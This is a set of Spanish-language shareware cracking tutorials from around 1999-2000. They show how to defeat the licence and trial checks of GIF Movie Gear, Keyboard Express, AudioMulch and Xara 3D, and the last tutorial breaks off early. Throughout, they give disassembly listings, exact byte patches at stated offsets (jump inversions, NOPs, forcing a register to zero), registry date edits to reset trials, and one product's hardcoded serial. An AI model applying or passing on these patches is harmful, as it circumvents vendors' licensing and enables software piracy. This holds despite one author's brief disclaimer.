Podriamos tambien eliminar la nag poniendo el famoso 90 en la lina 0045a5ac, pero para que malgastar teclas XD, bastara con cambiar 0F8487000000 por 0F8587000000
un saludo ^DeeJay^

Tutorial Descargado de Karpoff Spanis Tutor

Fase 1 (05/10/99) - gif movie gear 2.5 **by ^DeeJay^**

Esta en: http://www.gamani.com

Herramientas usadas: W32Dasm

tiempo invertido 3 minutos

serial : lamaken

Primer contacto:

ejecutamos el programa y nos pide registro, claro antes nos recuerda el limite de fecha

para que no se nos olvide.

Introducimos un numero de serie cualquiera, y ehhh¡¡, hemos fallado XD

Ok, busquemos algo que nos sea familiar por ej "provided is invalid"

aparecemos en 0040d574:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0040D4C7(C)

|

:0040D56D 6A30 push 00000030

* Possible Reference to String Resource ID=40213: "Invalid Registration Info"

|

:0040D56F 68159D0000 push 00009D15

* Possible Reference to String Resource ID=40212: "The information you have provided is invalid. Please be sure"

|

:0040D574 68149D0000 push 00009D14

:0040D579 56 push esi

:0040D57A E851270100 call 0041FCD0

:0040D57F 83C410 add esp, 00000010

una vez visto el codigo nos fijamos en la condicion 0040D4C7

pulamos SHIFT+12 e introducimos dicha direccion lo que nos lleva al siguiente codigo:

* Possible Reference to Dialog: DialogID_0070, CONTROL_ID:0450, ""

|

:0040D4A8 6850040000 push 00000450

:0040D4AD 56 push esi

:0040D4AE FFD7 call edi

:0040D4B0 50 push eax

:0040D4B1 FFD3 call ebx

:0040D4B3 8D442478 lea eax, dword ptr [esp+78]

:0040D4B7 8D4C2414 lea ecx, dword ptr [esp+14]

:0040D4BB 50 push eax

:0040D4BC 51 push ecx

:0040D4BD E83EFCFFFF call 0040D100 <---- comprueba el numero

:0040D4C2 83C408 add esp, 00000008

:0040D4C5 85C0 test eax, eax

```
:0040D4C7 0F84A0000000 je 0040D56D <--- no has pagado el viaje

:0040D4CD 8D442410 lea eax, dword ptr [esp+10]

:0040D4D1 8D4C240C lea ecx, dword ptr [esp+0C]

:0040D4D5 50 push eax

:0040D4D6 51 push ecx

:0040D4D7 6A00 push 00000000

:0040D4D9 683F000F00 push 000F003F

:0040D4DE 6A00 push 00000000

:0040D4E0 6880954300 push 00439580

:0040D4E5 6A00 push 00000000
```

vamos a ve lo que hace nuestra llamada 0040D4BD:

```
* Referenced by a CALL at Addresses:

|:0040D292 , :0040D4BD

|

:0040D100 8B542408 mov edx, dword ptr [esp+08]

:0040D104 53 push ebx

:0040D105 56 push esi

:0040D106 57 push edi

:0040D107 8A02 mov al, byte ptr [edx]

:0040D109 3C6C cmp al, 6C <------- l

:0040D10B 752D jne 0040D13A

:0040D10D 807A0161 cmp byte ptr [edx+01], 61 <------- a
```

```
:0040D111 7527 jne 0040D13A

:0040D113 807A026D cmp byte ptr [edx+02], 6D <------- m

:0040D117 7521 jne 0040D13A

:0040D119 807A0361 cmp byte ptr [edx+03], 61 <------- a

:0040D11D 751B jne 0040D13A

:0040D11F 807A046B cmp byte ptr [edx+04], 6B <------- k

:0040D123 7515 jne 0040D13A

:0040D125 807A0565 cmp byte ptr [edx+05], 65 <------- e

:0040D129 750F jne 0040D13A

:0040D12B 807A066E cmp byte ptr [edx+06], 6E <------- n

:0040D12F 7509 jne 0040D13A

:0040D131 B801000000 mov eax, 00000001

:0040D136 5F pop edi

:0040D137 5E pop esi

:0040D138 5B pop ebx

:0040D139 C3 ret
```

AQUI TENEMOS NUESTRO SERIAL COLOCADITO EN ORDEN SEGUN NOS LO VA MOSTRANDO en codigo HEX,

lo pasamos a ascii y tenemos nuestro codigo: 6Ch=l 61h=a ...

XD

saludos, **^DeeJay^.**

Tutorial Descargado de Karpoff Spanis Tutor

Prolongando el periodo de evaluación

Por Frantic

PROGRAMA: Keyboard Express 2000 v2.7 (by Insight Software Solutions, Inc.)
http://www.keyboardexpress.com

El ejecutable (keyexp.exe) es de 767 Kb. Está hecho en Delphi.

Descripción: Keyboard Express es una utilidad de macros de teclado para Windows. Permite ejecutar prácticamente cualquier secuencia de teclas en aplicaciones Windows con una combinación de un par de teclas, o a intervalos de tiempo. Las pulsaciones de tecla pueden introducirse manualmente y se les pueden asignar hasta 514 combinaciones distintas. Además, las pulsaciones de tecla pueden ser capturadas automáticamente cuando son ejecutadas en una Aplicación Windows.

(Traducido de la Ayuda de Keyboard Express)

PROTECCION: Periodo de evaluación de 30 días

FINALIDAD: Simular estar registrados

HERRAMIENTAS:

W32Dasm 8.9

HIEW 5.66 u otro editor hexadecimal

NIVEL: Principiante

INTRODUCCION

Este programa, además de servirnos para hacer una práctica de desprotección, puede resultar en sí mismo útil. Te recuerdo que de ser así corras a comprarlo y no se te ocurra utilizar la copia alterada porque hacerlo es ilegal. Estamos aquí para ampliar nuestros conocimientos y pasar un rato entretenido.

Como digo, es un programilla shareware majo, pero el tema de la seguridad deja mucho que desear: se puede atacar de varias maneras. Yo voy a explicar la que llevé a cabo, que

no es la única.

Este es mi primer tutorial y está dirigido a quienes están empezando en esto. Asumo que incluso no estés familiarizado con el uso de las herramientas que vamos a utilizar. Las explicaciones son bastante pormenorizadas y están de sobra para otros muchos. Lo he escrito así porque sé por propia experiencia lo bien que viene un tutorial muy detallado, sin dar por supuestas cosas que tal vez para un principiante aun no están claras.

PROCEDIMIENTO

FASE 1

Instalamos el programa y echamos un vistazo. ¡Ojo! Pueder ser que el programa se inicie oculto y al hacer doble click sobre el icono del ejecutable la pantalla parpadee, pero no aparezca nada...Si es así, haz doble click de nuevo y aparecerá un mensaje diciendo que el programa ya está cargado y para activarlo hay que hacer click con el botón derecho, mientras se tiene pulsada la tecla de Ctrl. Lo dicho...pero vamos a empezar por arreglar esto (A mí me ocurrió la primera vez, puede ser que no sea tu caso). En el menú Options / Program Activate Key selecciona "None – Do not hide". Tras echar un vistazo a los menús, todo el mundo recomienda leerse los archivos de ayuda porque puede haber info que ayude a comprender mejor cómo hallar antes los puntos débiles de los sistemas de protección.

En el apartado "License" casi al final hay una alusión a la versión de evaluación y a un fichero que habilita la licencia del programa y elimina la pantallas de recordatorio...(Cuando cierras el porgrama aparece esa pantalla que te recuerda que tienes 30 días para evaluar el programa, a la vez que señala el número de utilizaciones y días transcurridos. Justo al final, en "Support..." algo muy interesante: dice dónde está la clave del sistema de protección del programa. Se trata del fichero KYX952X.DLL . Más adelante, gracias a esta información, podremos guiarnos en nuestro objetivo.

-

FASE 2

Primeramente, vamos a hacer una copia del ejecutable (keyexp.exe) y renombrarla como **keyexp.w32**. Desensambla con W32Dasm esta copia (**keyexp.w32**)

> (Asegúrate de que tu versión W32Dasm **NO sea** la de **Visual Basic** porque solo muestra las String Ref. en Programas Visual Basic)

Si miras en el menú Refs/ String Data References encontrarás cosas como esta: ISSKEYEXP27. ¿Qué será...? Doble click sobre esa referencia y aparecemos en

:004493A7 BA7C974400 mov edx, 0044977C

(la dirección :004493A7) puede variar en función PC que tengas, pero los últimos números serán iguales.

El fragmento más ampliado es

* Possible StringData Ref from Code Obj ->" ISSKEYEXP27"

|

:004493A7 BA7C974400 mov edx, 0044977C ß estamos aquí

:004493AC 8BC3 mov eax, ebx

:004493AE E8FDD6FBFF call 00406AB0

:004493B3 8D45FC lea eax, dword ptr [ebp-04]

:004493B6 50 push eax

:004493B7 53 push ebx

:004493B8 6800000080 push 80000000

* Reference To: advapi32.RegOpenKeyA, Ord:0000h

|

:004493BD E836BFFBFF Call 004052F8

La referencia a "advapi32.RegOpenKeyA" indica que se trata de algo del registro

de Windows. Ve al botón Inicio de la Barra de tareas y selecciona Ejecutar. A continuación escribe en la ventana "regedit" (sin las comillas) y Aceptar. Se abrirá el Editor del Registro de Configuraciones. ¡Ojo! Porque este es un terreno peligroso; no toques nada más de lo indicado. En el menú Edición seleccionas Buscar y escribes

ISSKEYEXP27. Click en "Buscar siguiente" y, al poco, el editor se desplaza al lugar donde se halla dicha clave. Haces click en el + de la izquierda y aparecerá otra carpeta con el mismo nombre. Haces click sobre esta última y verás que en la ventana de la derecha bajo el apartado "Datos" ha aparecido una longaniza de números que terminan con dos NN. Se trata del dia, mes, año de instalación, seguido de un contador en el que se lleva la cuenta de las veces que se ha utilizado el programa.

Si haces click con el botón secundario del ratón sobre (Predeterminado) aparecen tres opciones, de las que debes seleccionar Modificar.

Se abrirá otra ventana: Editar cadena. La cadena está resaltada. Haz click en el rectángulo y sustituye las cifras del año por otras. Pongamos que tenemos 0711199900003NN. Cambiamos el 1999 por 2222 y Aceptar. Verás que los nuevos datos aparecen en la ventana anterior, a la derecha. Si está bien, cierra el Editor del Registro de Configuraciones haciendo click en el botón x del la esquina superior derecha; si no ha salido bien, repite los pasos anteriores. Si se ejecuta ahora el Keyboard Express y se vuelve a cerrar, aparecerá la pantalla de recordatorio diciendo que llevamos utilizando el programa ¡una cantidad negativa de miles de días...!

Puedes hacer otra prueba editando de nuevo la clave de este programa que está en el registro. Esta vez haz que el año sea uno pasado, por ejemplo, 1997. Arranca el programa. Aparentemente no sucede nada. En "Options/Program Activate Key", selecciona "System Tray Icon Only". Cierra y abre de nuevo el programa. Ahora aparece un icono en la parte derecha de la barra de tareas. Con el botón secundario del ratón elige "Open Keyboard Express" Verás que aparece un mensaje diciendo que el periodo de evaluación ha terminado y las macros ya no funcionarán. Aceptas y sale la nag. Cierras el programa y vuelve a salir... Si quieres volver a cambiar la clave del registro para dejar los datos reales, hazlo, pero da igual.

Esta es una de las maneras de prolongar el periodo de evaluación de este programa. Ya se ve que se han cubierto de gloria al diseñar los datos del registro.

Pero este no es el objetivo principal de este tutorial. Acabamos de ver una de las formas de burlar la protección, pero hay otros. Con el cambio del registro se consigue que el programa no caduque, pero cuando lo cierras te aparece el dichoso recordatorio y te hace perder tiempo cerrándola también; además, ya sabemos que es una versión de evaluación y es molesto que nos lo recuerden cada vez que se cierra la aplicación. También podemos dejar el programa minimizado, y se cierra con el sistema, en cuyo caso, no muestra la nag. Pero como no nos gusta, y de lo que se trata es de aprender, vamos a volver a la List of String Data Items del W32Dasm y seguir buscando cosas que nos ayuden a "mejorar" este programa.

FASE 3

Bajando unas cuantas líneas por esa ventana nos encontramos con "Fully Licensed Version". Bien, esto significa que hay un porción de código que, de ser ejecutada, nos concede la categoría de usuarios registrados, con las ventajas que esto supone, como, por ejemplo, que no volverá a salir la "nag screen" cada vez que cerremos la aplicación.

Hacemos doble click sobre la línea y aparece resaltada en la pantalla principal esta otra:

:0044CE8C BA34CF4400 mov edx, 0044CF34

Este es el fragmento ampliado donde se encuenta esa línea:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0044CE78(C)

|

* Possible StringData Ref from Code Obj ->"Fully Licensed Version"

|

:0044CE8C BA34CF4400 mov edx, 0044CF34

:0044CE91 8B83C8010000 mov eax, dword ptr [ebx+000001C8]

:0044CE97 E8BC7DFCFF call 00414C58

:0044CE9C 803D609B470000 cmp byte ptr [00479B60], 00

:0044CEA3 743C je 0044CEE1

:0044CEA5 BA4CCF4400 mov edx, 0044CF4C

Justo por encima de la referencia a "Fully Licensed Version" hay otra referencia a un salto. Eso significa que se llega hasta aquí si se produce el salto en otro punto del programa, en nuestro caso en :0044CE78. La (C) significa que es un salto Condicional, es decir, un salto que se ejecuta si se da un condición previa.

FASE 4

Vamos al lugar donde está ese salto a ver qué es lo que tiene que ocurrir para que el salto se produzca. En el menú "Goto" elegimos "Goto Code Location" e introducimos la dirección que se menciona en la referencia del salto (0044CE78) y OK.

Hemos retrocedido un poco en el código del programa. Ahí está el salto; se trata de un "je". Este es el fragmento:

:0044CE66 68F7CE4400 push 0044CEF7

:0044CE6B 64FF30 push dword ptr fs:[eax]

:0044CE6E 648920 mov dword ptr fs:[eax], esp

:0044CE71 803DB49C470000 cmp byte ptr [00479CB4], 00

:0044CE78 7412 je 0044CE8C ß estamos aquí

* Possible StringData Ref from Code Obj ->"Unlicensed Shareware Copy"

|

:0044CE7A BA10CF4400 mov edx, 0044CF10

:0044CE7F 8B83C8010000 mov eax, dword ptr [ebx+000001C8]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0044CE0F(C)

|

:0044CE85 E8CE7DFCFF call 00414C58

:0044CE8A EB55 jmp 0044CEE1

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0044CE78(C)

|

* Possible StringData Ref from Code Obj ->"Fully Licensed Version"

|

:0044CE8C BA34CF4400 mov edx, 0044CF34

:0044CE91 8B83C8010000 mov eax, dword ptr [ebx+000001C8]

:0044CE97 E8BC7DFCFF call 00414C58

El salto este, en caso de producirse, "pasa por encima" del fragmento de código referente a "Unlicensed Shareware Copy". En otras palabras, evita que el programa asuma que se trata de una copia no registrada y en periodo de evaluación, que es lo que ocurre hasta ahora cada vez que usamos la aplicación. Por tanto, está claro que cuando se ejecuta el programa y llega a ese salto, lo ignora y sigue, ejecutando el fragmento de código correspondiente a "Unlicensed Shareware Copy". ¿Por qué sucede esto? La respuesta está en la instrucción anterior al salto.

:0044CE71 803DB49C470000 cmp byte ptr [00479CB4], 00 ß Comparación

:0044CE78 7412 je 0044CE8C ß Salto Condicionado

La instrucción "cmp" compara lo que hay en una posición de memoria (en este caso 00479CB4) con un dato inmediato (en este caso 00) . Esta instrucción lo que hace es restar del primer valor el segundo. Dependiendo del resultado de esta resta, la "zero flag" se activa o no. Si el resultado de la comparación, es cero, la zero flag se activa; de lo contrario, no se activa. A continuación, en la siguiente instrucción el programa ejecuta el salto "je" si la "zf" está activada ("je" viene a significar "jump if equal" = salta si es igual). De aquí podemos deducir que el dato que hay en el primer parámetro de la comparación (ptr [00479CB4]) es distinto de cero.

Para modificar la situación se me ocurren dos cosas:

1. Modificar el salto, de manera que la instrucción sea "jne" (jump if not equal = salta si no es igual). Según esto, se produciría el salto (que es lo que nos interesa) si el resultado de la comparación NO fuese cero, que es lo que sucede ahora que no somos usuarios registrados.
2. Modificar el valor del segundo parámetro de la comparación, de manera que sea 01

en lugar de 00, que es otro valor que se usa mucho en estos casos. Siendo así, se compararía lo que hay en [00479CB4] (que muy probablemente sea 1) con 1 y, de ser cierta la hipótesis, se produciría el salto porque 1 menos 1 es 0, y se activaría la zero flag, que es la condición para que el salto se produzca.

Lo típico es cambiar el tipo de salto (poner un "jne" en lugar del "je"), pero probaremos ambas soluciones porque así tendrás más experiencia con el manejo de la siguiente herramienta que usaremos: el editor hexadecimal.

Antes de abandonar W32Dasm, sitúate en la línea donde está el salto, de modo que quede resaltada en verde. En la barra inferior de la ventana principal aparecerá, hacia el final, lo siguiente: *@Offset 0004C278h in File: Keyexp.w32*. Hay que apuntar el número, omitiendo la h final, porque es lo que necesitarás para efectuar los cambios. 4C278 es el offset de la instrucción. Ahora haz lo mismo con la otra instrucción. Su offset es 4C271. Al situarnos en la línea esta vez el color es azul porque no se trata de un salto.

No hace falta que cierres W32Dasm, basta con minimizar su ventana. Si, no obstante, prefieres cerrarlo, primero guárdalo con la opción "Save Disassembly Text File and Create Project" del menú "Disassembler". Cuando vuelvas a usar W32Dasm, abres el proyecto desde el menú "Project/Open Project File" . De este modo se evita el tiempo de espera necesario para desensamblar el archivo.

FASE 5

Bien , ahora vamos a trabajar con un editor hexadecimal. Antes de nada, haz otra **copia del ejecutable** (keyexp.exe), cámbiale la extensión (llámalo **keyexp.exx**, por ejemplo) y guárdala en otro directorio; necesitarás copias de este **keyexp.exx** cada vez que compruebes los resultados de los cambios efectuados con el editor hexadecimal**.** Ahora pega una copia del ejecutable que has renombrado (**keyexp.exx)**, en el directorio de Keyboard Express y ábrela con tu editor hexadecimal.

El que yo uso es Hacker’s View (más conocido por HIEW). Puedes obtenerlo en la sección "Utils" en http://protools.hpage.net/ . Para abrir rápidamente los archivos con HIEW puedes colocar un acceso directo a él en el escritorio y arrastrar el icono del programa que vayas a modificar.

Las explicaciones que siguen son, por tanto, para los que uséis HIEW.

Abre con HIEW la **copia de keyexp.exx** que acabas de colocar en el directorio de nuestra víctima. Pulsa dos veces "enter" para pasar a modo "Decode" y ver el código. Ahora pulsa F5 para introducir el offset. Enter. Apareces en la línea del salto. Pulsa F3 para pasar a Modo Edición. Aparecerá un cursor intermitente amarillo. Ya puedes cambiar el byte.

Teclea 75 para sustituir el original 74 (estos números son los codigos operacionales -opcode- de las instrucciones je y jne, respectivamente). Una vez efectuado el cambio pulsa F9 para guardar los cambios y F10 para salir.

Vete al directorio de Keyboard Express y haz doble click sobre archivo que acabas de editar (**keyexp.exx**). Si la aplicación se inicia minimizada en la barra de tareas, al activarla vuelve a salir el mensaje de que el periodo de evaluación ha terminado y la nag final. En el menu "Help/About" ahora se lee "Fully Licensed Versión" pero al cerrar el programa vuelve a aparecer la pantalla recordatoria. Todo esto significa que lo único que hemos conseguido es que aparezca otro texto en el "About", pero el programa sigue funcionando a los demás efectos como una copia no registrada.

Borra el fichero que has modificado (**keyexp.exx**) y sustituyelo por **otra copia** del que has guardado (y no por él, porque vas necesitar otras copias del **keyexp.exx**).

> *Si quieres seguir practicando con el manejo de HIEW, puedes modificar el código de la instrucción de comparación (cmp byte ptr [00479CB4], 00).Los resultados serán los mismos del primer intento, por las mismas razones, que ahora se comentarán. Para hacer este otro cambio, hay que repetir los pasos anteriores, pero introduciendo el offset correspondiente a la línea de la instrucción de comparación. Cuando estés en ese punto del código, hay que desplazar el cursor hacia la derecha hasta dejarlo debajo del último cero de la secuencia 803DB49C470000 y sustituirlo por un 1. F9 para guardar y F10 para salir. No olvides borrar este otro* **keyexp.exx** *al terminar.*

FASE 6

Es bastante habitual que estos programas de shareware ejecuten rutinas de comprobación en diferentes momentos para determinar si la copia está correctamente registrada, o sigue funcionando como copia de evaluación, con las limitaciones temporales o funcionales (en otros casos) que esto implica.

Al cambiar el sentido del salto o el dato a comparar, nosotros hemos conseguido engañar al programa en uno de los puntos de comprobación. Cuando hemos ido a cerrar el programa, es obvio que se ha producido otra comprobación, que revela al programa nuestra condición de no-registrados. Este programa, al parecer, no realiza muchas de estas comprobaciones, ni causa muchas molestias mostrando pantallas, pero los hay que son un auténtico machaque. En esos casos y, en general, en todos, lo que interesa es detectar la rutina de comprobación y modificarla para que cuando se ejecute en diversos momentos, el programa asuma siempre que somos usuarios "legales". Por tanto, nos espera una doble tarea: detectar y modificar la rutina de comprobación.

Ahora tenemos que volver al W32Dasm. Cuando tengamos el listado en pantalla, de nuevo hay que buscar la cadena "Fully Licensed Version" (como se explica más arriba). Retrocede un poco hasta situarte sobre la instrucción de la comparación que comentamos antes.

:0044CE71 803DB49C470001 cmp byte ptr [00479CB4], 00

Fíjate en la dirección donde se guarda el primer dato (parámetro) de la comparación: [00479CB4]. Vamos a comprobar si esa dirección se utiliza únicamente una vez para guardar el valor de este primer parámetro, o si se usa para lo mismo en otros puntos del código.

En el menú "Search" teclea la secuencia 479CB4. Antes de pulsar en "Buscar siguiente" colócate al comienzo del listado, de modo que se pueda leer la primera línea (Disassembly of File: Keyexp.w32). Se puede usar para ello la barra de desplazamiento que hay en la parte derecha de la ventana del W32Dasm .

La primera vez que aparece nuestra secuencia es en

:00448DFE C605B49C470000 mov byte ptr [00479CB4], 00

Muy interesante... En esta instrucción el programa coloca un cero en esa dirección de memoria. El mismo valor que aparece en "nuestra" comparación. Bien, pero seguimos buscando ocurrencias de la cadena 00479CB4 (Los dos ceros de la izquierda se pueden omitir) Pulsa F3 o "Buscar siguiente" para ir a otros puntos.

Van apareciendo, por este orden, todas estas otras ocurrencias:

:004492DA A2B49C4700 mov byte ptr [00479CB4], al

.....

:004492E6 803DB49C470000 cmp byte ptr [00479CB4], 00

:004492ED 745F je 0044934E

.....

:0044941D C605B49C470000 mov byte ptr [00479CB4], 00

.....

:0044C9B1 C605B49C470000 mov byte ptr [00479CB4], 00

En estas dos últimas, se ha colocado un cero en la variable direccionada en 479CB4

Luego, aparece nuestra pareja de conocidos

:0044CE71 803DB49C470001 cmp byte ptr [00479CB4], 00

:0044CE78 7412 je 0044CE8C

.....

:0044D043 803DB49C470000 cmp byte ptr [00479CB4], 00

:0044D04A 7453 je 0044D09F

.....

:0045ED90 803DB49C470000 cmp byte ptr [00479CB4], 00

:0045ED97 7429 je 0045EDC2

Fíjate en esta última; es análoga a la que hemos comentado. Esta vez, si no se ejecuta el salto el programa sigue hasta el fragmento de código que hace aparecer el mensaje

"Evaluation Period for Keyboard Express has expired. Macros will no longer function."

Es casi seguro que alterar el código aquí tan solo haga no aparecer el mensaje, sin registrar completamente el programa.

.....

:00466939 803DB49C470000 cmp byte ptr [00479CB4], 00

:00466940 7415 je 00466957

.....

:00467CBE C605B49C470000 mov byte ptr [00479CB4], 00

:00467CC5 EB10 jmp 00467CD7

.....

:00467CD7 803DB49C470000 cmp byte ptr [00479CB4], 00

:00467CDE 7511 jne 00467CF1

.....

:00468B9A 803DB49C470000 cmp byte ptr [00479CB4], 00

:00468BA1 7407 je 00468BAA

Bueno, ¿qué podemos sacar en claro de todo esto? En siete ocasiones se produce una comparación y luego hay un salto. En todas ellas el segundo parámetro de la comparación es un 0.

En otras 4 ocasiones se coloca, mediante una instrucción "mov", un cero en la dirección de memoria que nos ocupa. Finalmente, en una de las ocasiones se coloca el contenido del registro "al" en esa dirección. Esta es la única vez en que se podría colocar algo variable en la posición de memoria que el programa usa para efectuar sus comprobaciones. Tal vez se trate del resultado de la rutina que verifica si somos usuarios legales. En otras palabras, al iniciarse el programa y/o en otros momentos se hacen las comprobaciones pertinentes para determinar si estamos correctamente registrados y, si es así, se pasa un valor al registro AL. De ahí, mediante la línea

:004492DA A2B49C4700 mov byte ptr [00479CB4], al

el valor pasado queda depositado en la dirección [00479CB4]. Luego, cada vez que el programa tiene que optar entre su funcionamiento normal o restrictivo, mira en esa dirección y toma uno u otro camino. De todo lo anterior podemos suponer que si hubiese un 0 ahí, el programa actuaría como si fuésemos usuarios registrados. Vamos a dar unos retoques al código para comprobarlo. Esta vez vamos a modificar la instrucción inmediatamente anterior. Para ir a esa localización, En "Goto/Goto Code Location" se introduce la dirección de esa instrucción (4492D8)

:004492D8 3401 xor al, 01 ß situado aquí, anota el

offset

:004492DA A2B49C4700 mov byte ptr [00479CB4], al

.....

-

FASE 7

Vuelve al editor hexadecimal (coloca **otra copia de keyexp.exx**). Procede como antes para editar la línea. Una vez en ese punto, y cuando ya está el cursor amarillo parpadeando, pulsa enter. Se abrirá la ventana "Assembler" . Sitúa el cursor todo a la izquierda, debajo de la letra x y tecleamos "mov" (sin las comillas). Seguidamente te desplazas hasta el otro extremo, y en lugar del 1 teclea 0. La instrucción debe quedar así en la ventana:

mov al, 000

Enter y Esc. F9 y F10. Listo.

Lanza el programa (haz doble click sobre archivo **keyexp.exx** que acabas de editar) y ciérralo. Ya no sale la pantalla de recordatorio. En el menú Help/About aparece "Fully Licensed Version". Si modificas la clave del registro retrocediendo suficientemente la fecha, sigue sin suceder nada. El programa cree en todo momento que eres un usuario registrado. Para seguir evaluando esta aplicación sin las molestias anteriores, ahora sería el momento de borrar el archivo keyexp.exe y restaurar la extensión .exe a este último **keyexp.exx** modificado con éxito.

Los cambios que has introducido consisten en modificar la instrucción para que pase un cero al registro AL. En la siguiente instrucción, se pasa el contenido de AL a la dirección 00479CB4 . Ahora ya tendrás siempre un cero ahí, con lo que todas las comprobaciones harán que los saltos se produzcan y harán pasar por alto todas las restricciones y mensajes del programa. Por mucho que las comprobaciones acerca de nuestra condición de "legal" no sean satisfactorias, hemos obligado al programa a dar siempre el OK.

Alguien se preguntará si no hubiera sido más fácil modificar la línea

:004492DA A2B49C4700 mov byte ptr [00479CB4], al

convirtiéndola en

:004492DA C605B49C470000 mov byte ptr [00479CB4], 00

Bien, resulta que para reensamblar la segunda instrucción se necesitan dos bytes más en el opcode (A2B49C4700), con lo que se trastoca todo el código que va a continuación.

TERMINANDO

Esto ha sido todo. Espero que os haya servido de algo. Ya sé que me ha salido un ladrillo de tutorial, pero repito lo dicho al principio: prefiero eso, a dar por supuestas cosas que, tal vez, no lo sean.

Gracias a todos los que han decidido compartir sus conocimientos en La Red, para que otros podamos aprender. Yo al menos, les debo todo lo que he ido aprendiendo.

Especial agradecimiento a Karpoff por sus consejos para elaborar este tutorial y alojarlo en su web.

Saludos y a seguir progresando.

Noviembre del 99

f_frantic@hotmail.com

Tutorial Descargado de Karpoff Spanis Tutor

TUTORIAL BY: ZZ-TOP
21/1/2000

Programa : AudioMulch 0.8b4

Característica: shareware

Limitación: 30 días

Introducción

Antes que nada, saludos para toda la familia del cracking hispano (tanto que hacer y tan poco tiempo) ;-)
Como ya habrás leído, hoy veremos el "AudioMulch 0.8b4", este programa es un sintetizador modular de características notables, aquellos que lo deseen, pueden descargarlo de la página del autor en http://www.audiomulch.com la versión es totalmente funcional, existiendo la posibilidad de registrarce.
La única limitación es que a los 30 días de uso el programa expira.

Herramientas

Wdasm32
Editor hexadecimal (el que gustes, yo utilizo Hex Workshop)

Bueno, lo primero que hay que hacer, es expirar el programa, o sea, adelanta la fecha de tu ordenador dos meses (asegúrate de que ningún programa se esté ejecutando cuando haces esto).
Luego al intentar ejecutar el programa nos encontramos con un cartel que nos avisa que el programa ha expirado (la verdad no he tenido tiempo suficiente de evaluarlo aún ¿ que tal unos días mas? :-þ
Observa con atención ese cartel (si lo crees necesario, toma nota)

Ahora vamos al Wdasm32 y desensamblamos el ejecutable Mulch.exe, cuando haya terminado el proceso
Buscaremos en las cadenas de texto la frase (o parte de ella) que vimos anteriormente en el cartel.
Si es la primera vez que utilizas el Wdasm32 te diré que para ver dichas cadenas, debes pulsar en el menú REFS y seleccionar String data references (o su correspondiente botón). Hecho esto, se abrirá una nueva ventana con todas las cadenas de texto que aparecen en el programa, Es muy aconsejable revisarlas todas con detenimiento, aunque en este caso nos interesa una en particular:
"this versión of AudioMulch has" como podrás ver, coincide plenamente con el cartel, solo que está incompleta, hacemos doble clic sobre la frase y nos sitúa el la parte del código correspondiente.
Fíjate la barra de estado del Wdasm32, se a llenado con datos que nos informan sobre qué número de línea estamos, que número de código de datos y el offset, más adelante esto será de mucha utilidad.
Fíjate que aparecemos en el código de datos número :00430C20 en la primer instrucción del mensaje maldito, pero ¿ que instrucciones se ejecutan antes del mensaje?

Mas arriba tenemos...

Reference to KERNL32 GetSystemTime
00430BEC E8FD321500 Call 00583EEE
00430BF1 66813C24D007 cmp WORD PTR [ESP], 07D0
00430BF7 7720 ja 00430C19 >>>>>>>salta al mensaje de expirado
00430BF9 66813C24D007 cmp WORD PTR [esp], 07D0
00430BFF 7533 jne 00430C34>>>>>>>el programa continúa su ejecución
(instrucciones codificadas en hexadecimal)

Como podrás ver se hace referencia al API mediante KERNEL32GetSystemTime y en :00430BF7 hay un Salto condicional

que nos conduce a 00430C19 es decir, una instrucción antes que el mensaje.
Luego en 00430BFF tenemos otro salto condicional que de ejecutarse nos llevaría a 00430C34 y el programa continuaría su ejecución.

Analicemos, primero se hace una llamada, luego, una comparación, y del resultado de esta comparación Se determina si el salto se ejecuta o no (nosotros sabemos que este salto ha de ejecutarse ya que hemos expirado el programa)
Si este salto no se ejecuta, se vuelve a comparar y nuevamente el resultado determina si se ejecuta el siguiente salto (lo que nos permitiría seguir utilizando el programa) pero sabemos que dadas las condiciones numéricas no estamos favorecidos, por esta razón haremos dos pequeños cambios

Necesitamos entonces: >>>que el primer salto no se ejecute<<<
>>>que el segundo salto se ejecute si o si<<<

Colócate sobre 00430BF7 (o sea el primer salto que vamos a modificar) fíjate la barra de estado donde dice offset, encontrarás este número 301F7 (anota o recuerda)
Ahora carga el ejecutable en tu editor hexadecimal, (aquellos que usen hex workshop en el menú edit Encontrarán la opción goto, los que no, busquen su equivalente) introduce la dirección de offset:301F7
Y Go, aparecemos justo donde queremos 7720 es el primer salto, y nosotros no queremos que se ejecute
Entonces lo cambiamos por 9090 (90 es la codificación en hexa de la instrucción NOP, o sea no hacer nada) si miras con atención en el Wdasm32 entre el código de datos y las instrucciones en ASM, verás Que hay unos números, no son ni más ni menos que las instrucciones en hexadecimal.
Fíjate que el siguiente salto está separado sólo por una instrucción, es decir que luego de
66813C24D007 (que es la comparación en hexa) viene 7533 (el salto que queremos que se ejecute) nos ubicamos en el 75 y lo cambiamos por EB (la codificación en hexa para JMP o sea salto incondicional)

0066 813C 24D0 0790 9066 813C 24D0 07EB
3366 837C 2402 0377 1066 837C 2402
0375

así debe verse con los cambios realizados.
Solamente resta guardar el ejecutable con un nuevo nombre, por ejemplo Mulch2.exe en el mismo directorio donde está el programa, y evalúalo todo lo que quieras.

Recomendaciones :

Familiarízate con las herramientas, cuanto mejor las domines mas fácil te será todo.
Se paciente, muchas veces las cosas no son tan fáciles como en este ejemplo, lee a los maestros
En lo posible, familiarízate con el ASM, lee a los maestros.
Espero que haya sido de ayuda a quienes se están iniciando en la ingeniería inversa, muchas gracias Amigo karpoff por alojarme en tu casa (y vuestros sabios consejos)

ZZ-TOP

Xara 3D v.2.11 por ^DeeJay^

Proteccion: **Caduca a los 15 dias si no introduces el serial**

URL: http://www.xara.com/xara3d/

Herramientas: **W32Dasm +Hworks32**

Introducción

Se trata de un programilla muy pequeño, que crea teztos en 3D, muy facilon, y vastante util a aquellos que diseñen páginas web.

Tiene una protección pesima, y en 1 minutillo si llegas conseguireis registraros.

Al AtaKe

OK, poneros el casco que arrancamos....

Bien ejecutamos el progrma, nos aparece una bonita Nag, qeu nos dice que solo tenemos 15 dias, y un par de botones, PURCHASE, ¿¿¿????, que sera esto, bien, pondamos DeeJay, por ejemplo....

Miiiiggggg, error.....You entered an invalid unlock code. The program has not been.

Bueno pues ya tenemos por donde empezar....

Abrimos W32Dasm, y buscamos por ejemplo you entered

y aparecemos en:

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:0040C3A9(C), :0040C3BD(C), :0040C3D9(C), :0040C3F5(C), :0040C411(C)

